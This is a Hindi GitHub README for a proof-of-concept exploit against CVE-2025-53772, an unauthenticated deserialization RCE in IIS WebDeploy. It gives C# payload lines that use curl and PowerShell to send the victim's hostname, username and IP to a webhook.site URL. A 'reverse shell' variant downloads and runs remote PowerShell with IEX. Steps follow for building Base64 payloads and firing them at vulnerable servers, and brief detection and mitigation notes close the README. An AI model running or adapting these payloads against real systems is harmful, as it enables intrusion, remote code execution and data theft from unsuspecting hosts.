 momollax/cve-2025-53772-iis-webdeploy-rce
CVE-2025-53772 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, IIS WebDeploy में असुरक्षित डीसेरियलाइज़ेशन के माध्यम से रिमोट कोड निष्पादन कमजोरी। इसमें जानकारी एकत्र करने, कमांड निष्पादन और रिवर्स शेल के लिए अनुकूलन योग्य पेलोड जनरेशन शामिल है।

इस रिपॉजिटरी में CVE-2025-53772 का एक प्रूफ-ऑफ-कॉन्सेप्ट (PoC) एक्सप्लॉइट शामिल है, जो असुरक्षित डिसीरियलाइज़ेशन के माध्यम से IIS WebDeploy में एक रिमोट कोड एक्ज़ीक्यूशन (RCE) भेद्यता है।
यह टूल केवल शैक्षिक और अधिकृत सुरक्षा परीक्षण उद्देश्यों के लिए है। लेखक इस सॉफ्टवेयर के किसी भी दुरुपयोग या क्षति के लिए जिम्मेदार नहीं है। केवल उन सिस्टम पर उपयोग करें जिनके आप मालिक हैं या जिनके परीक्षण के लिए आपके पास स्पष्ट अनुमति है।
poc.cs में पंक्ति 18-19 पर पेलोड को संपादित करके अपने लक्ष्य क्रिया को निर्दिष्ट करें: csharp// अपने वेबहुक URL और वांछित पेलोड से बदलें
set.Add("cmd.exe");
set.Add("/c curl -X POST https://webhook.site/YOUR-WEBHOOK-ID -H \"Content-Type: application/json\" -d \"{\\\"hostname\\\":\\\"%COMPUTERNAME%\\\",\\\"user\\\":\\\"%USERNAME%\\\",\\\"ip\\\":\\\"$(curl -s ifconfig.me)\\\",\\\"exploit\\\":\\\"CVE-2025-53772\\\",\\\"timestamp\\\":\\\"%DATE% %TIME%\\\"}\"");
सूचना संग्रह (अनुशंसित):
csharpset.Add("powershell.exe");
set.Add("-Command \"$hostname=$env:COMPUTERNAME; $user=$env:USERNAME; $ip=(Invoke-RestMethod -Uri 'https://ipinfo.io/ip' -UseBasicParsing); $body=@{hostname=$hostname;user=$user;ip=$ip;exploit='CVE-2025-53772';timestamp=(Get-Date)} | ConvertTo-Json; Invoke-RestMethod -Uri 'https://webhook.site/YOUR-WEBHOOK-ID' -Method Post -Body $body -ContentType 'application/json'\"");
सरल कमांड निष्पादन:
csharpset.Add("cmd.exe");
set.Add("/c calc.exe");  // कैलकुलेटर खोलता है
रिवर्स शेल (उन्नत):
csharpset.Add("powershell.exe");
set.Add("-Command \"IEX (New-Object Net.WebClient).DownloadString('http://YOUR-SERVER/shell.ps1')\"");


GitHub Action स्वचालित रूप से PoC को कंपाइल करेगा और Base64-एन्कोडेड पेलोड उत्पन्न करेगा:
अपने बदलावों को पुश करें ताकि GitHub Action ट्रिगर हो अपने रिपॉजिटरी में Actions टैब पर जाएं नवीनतम वर्कफ़्लो रन पर क्लिक करें कंसोल आउटपुट में उत्पन्न पेलोड ढूंढें:
 ### 3. एक्सप्लॉइट तैनात करें

उत्पन्न Base64 पेलोड का उपयोग करके कमजोर IIS WebDeploy एंडपॉइंट पर हमला करें:
 ## 🎯 भेद्यता विवरण
प्रभावित सॉफ्टवेयर: IIS WebDeploy (एकाधिक संस्करण) भेद्यता प्रकार: असुरक्षित डिसीरियलाइज़ेशन जिससे RCE होता है हमला वेक्टर: रिमोट, अप्रमाणित गंभीरता: क्रिटिकल
यदि आप GitHub Actions का उपयोग करने के बजाय स्थानीय रूप से कंपाइल करना पसंद करते हैं: bash# विंडोज .NET फ्रेमवर्क के साथ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe poc.cs poc.exe > payload.txt
csc poc.cs poc.exe
वेबहुक.साइट पर जाकर एक मुफ्त वेबहुक URL प्राप्त करें पेलोड में YOUR-WEBHOOK-ID को अपने अद्वितीय ID से बदलें एक्सप्लॉइट निष्पादन परिणाम देखने के लिए आने वाले अनुरोधों की निगरानी करें
पहचान:
असामान्य BinaryFormatter डिसीरियलाइज़ेशन गतिविधियों की निगरानी करें IIS वर्कर प्रक्रियाओं से संदिग्ध प्रक्रिया स्पॉनिंग देखें अनपेक्षित आउटबाउंड कनेक्शन के लिए नेटवर्क निगरानी
शमन:
IIS WebDeploy को नवीनतम पैच किए गए संस्करण में अपडेट करें इनपुट सत्यापन और स्वच्छता लागू करें डिसीरियलाइज़ेशन प्रकारों के लिए अनुमति सूची का उपयोग करें नेटवर्क विभाजन और निगरानी तैनात करें
CVE-2025-53772 विवरण Microsoft सुरक्षा सलाह NIST भेद्यता डेटाबेस






